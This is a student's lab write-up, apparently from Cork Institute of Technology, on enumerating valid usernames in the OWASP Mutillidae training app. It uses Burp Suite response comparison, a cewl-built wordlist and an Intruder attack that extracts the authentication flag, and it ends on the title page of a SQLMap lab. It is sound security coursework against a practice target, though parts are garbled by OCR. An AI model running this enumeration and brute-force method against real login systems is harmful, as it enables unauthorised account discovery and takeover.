


The image shows two windows side-by-side. On the left is the 'Burp Suite Free Edition v1.6.32' interface, specifically the 'Intercept' tab. It displays an incoming POST request to 'http://mutillidae:80' with the URL 'index.php?page=login.php'. The request body contains the parameters 'username=RobrtGabriel&Password=robertGABRIEL'. On the right is a 'Mozilla Firefox' window showing the 'mutillidae/index.php?page=login.php' page. The page has a 'Login' header and a form with fields for 'Username' (set to 'RobertGabriel') and 'Password'. Below the form, a message says 'Please sign-in'. A red box highlights the 'Account does not exist' message displayed above the login button.

5. If you switch back to firefox you will see that it say account not found. This is a bad thing, as it tells us the amount isn't there.




6. Next Go back to Burp Suite and click on repeater. We need to check that its still working working, do this by clicking Go, this is because .net or newer systems will put in a type of hash to stop hash repeats



Comparing

So now go to the repeater tab and click go on both the valid and invalid requests. This will send the responses on the right hand side. Right click and send to compare



So now that we have sent both the valid and invalid request to the compare tab.

You want to click the compare words button on the bottom right.

Burp Suite Free Edition v1.6.32

Activities Minimize Maximize Attach as tab to More Actions Close Alt+F4

Length Data

1	554	POST /index.php?page=login.php HTTP/1.1 Host: multilliaeUser-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i... POST /index.php?page=login.php HTTP/1.1 Host: multilliaeUser-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i...
2	570	

Select item 2:

#	Length	Data
1	554	POST /index.php?page=login.php HTTP/1.1 Host: multilliaeUser-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i... POST /index.php?page=login.php HTTP/1.1 Host: multilliaeUser-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i...
2	570	

Paste Load Remove Clear

Compare Word Byte

We know want to compare the files and look for differences in the responses.

1. First thing we notice is the different flag numbers

.length: 51,143

Length: 51,143

<!-- Begin Content -->

```
<script type="text/javascript">
<!--
    var l_loggedin = false;
var lAuthenticationAttemptResultFlag = 1;
var lValidateInput = "FALSE"

function onSubmitOfLoginForm(/*HTMLFormElement*/ theForm){
    try{
        if(lValidateInput == "TRUE"){
            var lUnsafeCharacters = /[~!@#$%^&_`~`]/g;
            if (theForm.username.value.length > 10) {
                theForm.password.value =
                    alert('Username is too long');
                return false;
            } // end if
            if (theForm.username.value.search(lUnsafeCharacters) > -1) {
                theForm.password.value =
                    alert('Unsafe characters found');
                return false;
            } // end if
        } // end if
        if (theForm.username.value.search(lUnsafeCharacters) > -1) {
            theForm.password.value =
                alert('Unsafe characters found');
            return false;
        } // end if
    } // end try
}
```

defeated.\n\nBlacklisting is l33t like l33tspeak.');

Key: Modified Deleted Added Sync view

2. Second thing is the error messages if we look one of the responses for **account does not exist**. We discover by searching that term is that the response is used in a javascript switch statement to display a message. So 1 will display account not found. It injects the message into the page afterwards.

```

.length: 51,143
</tr>
</div>

<script type="text/javascript">
    var cUNSURE = -1;
    var cACCOUNT_DOES_NOT_EXIST = 0;
    var cPASSWORD_INCORRECT = 1;
    var cNO_RESULTS_FOUND = 2;
    var cAUTHENTICATION_SUCCESSFUL = 3;
    var cAUTHENTICATION_EXCEPTION_OCCURRED = 4;
    var lMessage = "";
    var lAuthenticationFailed = "FALSE";

    switch(lAuthenticationAttemptResultFlag){
        case cACCOUNT_DOES_NOT_EXIST:
            lMessage="Account does not exist"; lAuthenticationFailed = "TRUE";
            break;
        case cPASSWORD_INCORRECT:
            lMessage="Password incorrect"; lAuthenticationFailed = "TRUE";
            break;
        case cNO_RESULTS_FOUND:
            lMessage="No results found"; lAuthenticationFailed = "TRUE";
            break;
    }
</script>

Length: 51,143
</tr>
</div>

<script type="text/javascript">
    var cUNSURE = -1;
    var cACCOUNT_DOES_NOT_EXIST = 0;
    var cPASSWORD_INCORRECT = 1;
    var cNO_RESULTS_FOUND = 2;
    var cAUTHENTICATION_SUCCESSFUL = 3;
    var cAUTHENTICATION_EXCEPTION_OCCURRED = 4;
    var lMessage = "";
    var lAuthenticationFailed = "FALSE";


    switch(lAuthenticationAttemptResultFlag){
        case cACCOUNT_DOES_NOT_EXIST:
            lMessage="Account does not exist"; lAuthenticationFailed = "TRUE";
            break;
        case cPASSWORD_INCORRECT:
            lMessage="Password incorrect"; lAuthenticationFailed = "TRUE";
            break;
        case cNO_RESULTS_FOUND:
            lMessage="No results found"; lAuthenticationFailed = "TRUE";
            break;
    }
</script>

```

Next we have to take and remember the variable **lAuthenticationAttemptResultFlag**.

Next to back to the repeater and send the reponce to the intruder for **lAuthenticationAttemptResultFlag = 1**

Here you see all the items are highlighted , clear this by clicking on the right.



Next highlight the username variable and add it by clicking on the right side button add. Also add a fake password input.

```
username=$superAdmin$&password=EDRTFYGHJKL&login-php-submit-button=Login
```

Next click on the payload tab, we will need to get a list of usernames for the payload. Where going to do this using a tool called **cewl**.

It will scrap usernames from the site to make our list, in which to try multpy access attempts on.

Remember to Turn off FoxyProxy.

Next open up the command line.

Enter the following, we are setting the following

1. **depth = 1** the amount of links we need follow from the base url we set.
2. **min-word-length = 4**, the current default is two short of 3, so 4 is better. (Did this betraying to see what was the shortest username I could create with.)
3. **--write, to write the results to a file .**
4. **--verbose** flag will show us what is happening while we are working.

```
root@samuraiwtf:/home/samurai# cewl --verbose --depth=1 --min_word_length=4 --count -w results.txt http://127.42.84.6/index.php?page=view-someones-blog.php
```

When we run it we get the following:

```
onse code 200
Javascript redirect found index.php?page=home.php&popUpNotificationCode=HPH0
Relative URL found, adding domain to make http://ninja.dev/index.php?page=home.php&popUpNotificationCode=HPH0
Attribute text found:
Webpwnized Twitter Channel Webpwnized YouTube Channel OWASP Go Back Help Me! Whitepaper: Introduction to OWASP Mutillidae II Web Pen Test Training Environment Click here to see the primary goal of this page. (Additional vulnerabilities will exist on a page) Help me with page documentation/vulnerabilities.php

Offsite link, not following: https://www.sans.org/reading-room/whitepapers/application/introduction-owasp-mutillidae-ii-web-pen-test-training-environment-34380
Offsite link, not following: http://sourceforge.net/projects/mutillidae/files/mutillidae-project/
Offsite link, not following: https://www_OWASP.org/index.php/Top_Ten
Offsite link, not following: https://addons.mozilla.org/en-US/firefox/collections/jdruin/pro-web-developer-qa-pack/
Offsite link, not following: http://samurai.inguardians.com/
Offsite link, not following: https://www.sans.org/reading-room/whitepapers/application/introduction-owasp-mutillidae-ii-web-pen-test-training-environment-34380
Offsite link, not following: https://twitter.com/webpwnized
Offsite link, not following: http://www.youtube.com/user/webpwnized
Offsite link, not following: https://www_OWASP.org
Visiting: http://mutillidae./includes/pop-up-help-context-generator.php?pagename=view-someones-blog.php referred from http://mutillidae/index.php?page=view-someones-blog.php, got response code 200
Attribute text found:

Visiting: http://mutillidae./index.php?page=add-to-your-blog.php referred from http://mutillidae/index.php?page=view-someones-blog.php, got response code 200
Javascript redirect found index.php?page=home.php&popUpNotificationCode=HPH0
Relative URL found, adding domain to make http://ninja.dev/index.php?page=home.php&popUpNotificationCode=HPH0
Attribute text found:
Webpwnized Twitter Channel Webpwnized YouTube Channel OWASP Go Back Help Me! Expand Hints Whitepaper: Introduction to OWASP Mutillidae II Web Pen Test Training Environment Click here to see the primary goal of this page. (Additional vulnerabilities will exist on a page) Help me with page add-to-your-blog.php Click to open this section Click to open SQL Injection (SQLi) hint in new tab Click to open Cross-site Scripting (XSS) hint in new tab Click to open HTML Injection (HTMLi) hint in new tab Click to open JavaScript Validation Bypass hint in new tab Click to open Cross-site Request Forgery (CSRF) hint in new tab Click to open Method Tampering hint in new tab Click to open Application Log Injection hint in new tab

Words found
root@samuraiwtf:/home/samurai#
```

Next we need to view the words we got.

Do this by opening up the file we wrote, unlike the video are files are saved in /opt/samurai/cewl. Then we run cat results.txt

```
root@samuraiwtf:/home/samurai# cat results.txt
```

This was in the results, I then removed all defy not user names.


```
nbobby, 1
njim, 1
nsamurai, 1
nbryce, 1
triggered, 1
injecting, 1
njeremy, 1
nadrian, 1
ENTIRE, 1
COPIED, 1
TYPED, 1
reasons, 1
pollusion, 1
thinks, 1
pass, 1
tricked, 1
bogus, 1
submits, 1
observe, 1
properly, 1
Reverse, 1
Netcat, 1
[YouTubeFrameCode2852515, 1
```

I then removed the , 1 . This was the depth of the text was found at, 1 being one link off. To do that I did the following command

```
Zmievski
samurai@samuraiwtf:/opt/samurai/cewl$ cat results2.txt | cut -d, -f1 | sort | tee results2.txt.sorted
```

This gave me the final list of what is needed.

So now with me having the final list, Go over to burp suite and load our sorted file into the payload




There might look like theres repeats but theres captain letters.

You can define one or more payload sets. The number of payload sets depends on the are available for each payload set, and each payload type can be customized in differen

Payload set: 1 Payload count: 4,527
Payload type: Simple list Request count: 4,527

? Payload Options [Simple list]


This payload type lets you configure a simple list of strings that are used as payloads.



Paste	Because
Load ...	become
Remove	beef
Clear	Beef
	BeeF
	been
	before
	began
	Began

Next go to the payload processing, as we are going to write a rule.


Where going to pick modify case and choice lower case as we are not sure if the site changes it to upper or lower or not at all but normally is lower.



Next go to the options menu.

Then go to the grep - extract tab and choose add. If you remember the pattern or error message code from earlier where going to use this here. Add a new exact option and carefully highlight the one. burp will auto create the regular expression.

As you can see below it has the pattern, very handy for sql swell.



From [lAuthenticationAttemptResultFlag =] to [:\\nvar \\ValidateInput]

Now lets start the attack

1. Go to intruder
2. Click on start attack

You will see it try everything from the payload list.

Its important to note is it responds.

The list of responds with 1 mean they are real accounts.

1	000000	200	<input type="checkbox"/>	<input type="checkbox"/>	50825	0
1	000099	200	<input type="checkbox"/>	<input type="checkbox"/>	50825	0
1	0000bb	200	<input type="checkbox"/>	<input type="checkbox"/>	50825	0
1	007700	200	<input type="checkbox"/>	<input type="checkbox"/>	50825	0
1	0220	200	<input type="checkbox"/>	<input type="checkbox"/>	50825	0
1	05dd1ecc211075107543b0...	200	<input type="checkbox"/>	<input type="checkbox"/>	50825	0
1	0x30	200	<input type="checkbox"/>	<input type="checkbox"/>	50825	0
1	0x31	200	<input type="checkbox"/>	<input type="checkbox"/>	50825	0
1	100px	200	<input type="checkbox"/>	<input type="checkbox"/>	50825	0

This then is an example of more accounts that are real

Intruder attack 1

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	IAuthenticationAtt...	Comment
166	admin	200	<input type="checkbox"/>	<input type="checkbox"/>	50825	1	
167	admin	200	<input type="checkbox"/>	<input type="checkbox"/>	50825	1	
168	admin	200	<input type="checkbox"/>	<input type="checkbox"/>	50825	1	
175	adrian	200	<input type="checkbox"/>	<input type="checkbox"/>	50825	1	
176	adrian	200	<input type="checkbox"/>	<input type="checkbox"/>	50825	1	
0		200	<input type="checkbox"/>	<input type="checkbox"/>	50825	0	
1	000000	200	<input type="checkbox"/>	<input type="checkbox"/>	50825	0	
2	000099	200	<input type="checkbox"/>	<input type="checkbox"/>	50825	0	
3	0000bb	200	<input type="checkbox"/>	<input type="checkbox"/>	50825	0	
4	007700	200	<input type="checkbox"/>	<input type="checkbox"/>	50825	0	
5	0220	200	<input type="checkbox"/>	<input type="checkbox"/>	50825	0	
6	05dd1ecc211075107543b0...	200	<input type="checkbox"/>	<input type="checkbox"/>	50825	0	
7	0x30	200	<input type="checkbox"/>	<input type="checkbox"/>	50825	0	
8	0x31	200	<input type="checkbox"/>	<input type="checkbox"/>	50825	0	
9	100px	200	<input type="checkbox"/>	<input type="checkbox"/>	50825	0	

Request Response

Then what is left is to brute force using the list of real usernames. THIS TOOK 3 DAYS..... I hope I get full marks for this. I even rang them to get a free trial to get this done.

List of all real accounts

Request	Payload
3467	samurai
3466	samurai
2093	kevin
2061	john
2050	jeremy
2049	jeremy
2031	james
176	adrian
175	adrian
168	admin
167	admin
166	admin
	..

Then I tried it with all uppercase

166	ADMIN
167	ADMIN
168	ADMIN
175	ADRIAN
176	ADRIAN
2031	JAMES
2049	JEREMY
2050	JEREMY
2061	JOHN
2093	KEVIN
3466	SAMURAI
3467	SAMURAI

These are the active accounts , so we can brute force passwords on.



**CORK
INSTITUTE OF
TECHNOLOGY**

INSTITIÚID TEICNEOLAÍOCHTA CHORCAÍ

LAB 3: USE SQLMAP TO ENUMERATE THE DATABASES,
TABLES AND COLUMNS IN MUTILLIDAE, AND TO
PERFORM A SQL INJECTION ATTACK (TO ENUMERATE
A TABLE).


ROBERT JAMES GABRIEL
PART 3 - 8 APRIL 2016

Setup

Open Your Vm Fusion


